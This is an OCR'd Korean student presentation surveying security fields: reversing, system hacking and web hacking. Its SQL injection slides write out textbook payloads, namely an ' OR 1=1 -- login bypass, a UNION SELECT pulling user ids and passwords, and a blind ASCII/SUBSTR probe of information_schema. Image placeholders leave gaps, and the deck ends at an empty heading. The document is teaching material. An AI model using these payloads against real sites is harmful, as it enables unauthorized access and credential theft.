
보안 분야 조사

92113528 정보보호학전공 김민기

목차



- 보안이란?
- 리버싱(Reversing)
- 시스템(Pwnable)
- 웹(Web)

보안이란?

리버싱(Reverse Engineering)

- 리버싱 엔지니어링
- 정적분석, 동적분석


시스템(Pwnable)

- 시스템 해킹 기법(Buffer Overflow, Race Condition)
- 시스템 해킹 절차

웹(Web)

- 웹 해킹의 정의
- SQL Injection, Command Injection, XSS, 파일 업로드 취약점


SQL Injection




Database

Hacker

Command Injection




XSS(Cross Site Scripting)




SQL Injection

- Error Based SQL Injection
- Union Based SQL Injection
- Blind SQL Injection



SELECT * FROM Users WHERE id = ‘INPUT1’ AND password = ‘INPUT2’

② ‘ OR 1=1 --




게시글 조회

① SELECT * FROM Board WHERE title LIKE ‘%INPUT%’ OR contents ‘%INPUT%’

Board table

id	title	contents
1	hi	Hello
2	bye	Bye bye

② ‘ UNION SELECT null,id,passwd FROM Users--



① SELECT * FROM Users WHERE id = ‘INPUT1’ AND password = ‘INPUT2’

②

abc123’ and ASCI(SUBSTR(SELECT name FROM information_schema.tables WHERE table_type=‘base table’ limit 0,1),1,1)) > 100 --

(MySQL 일경우)

조사하면서 느낀 점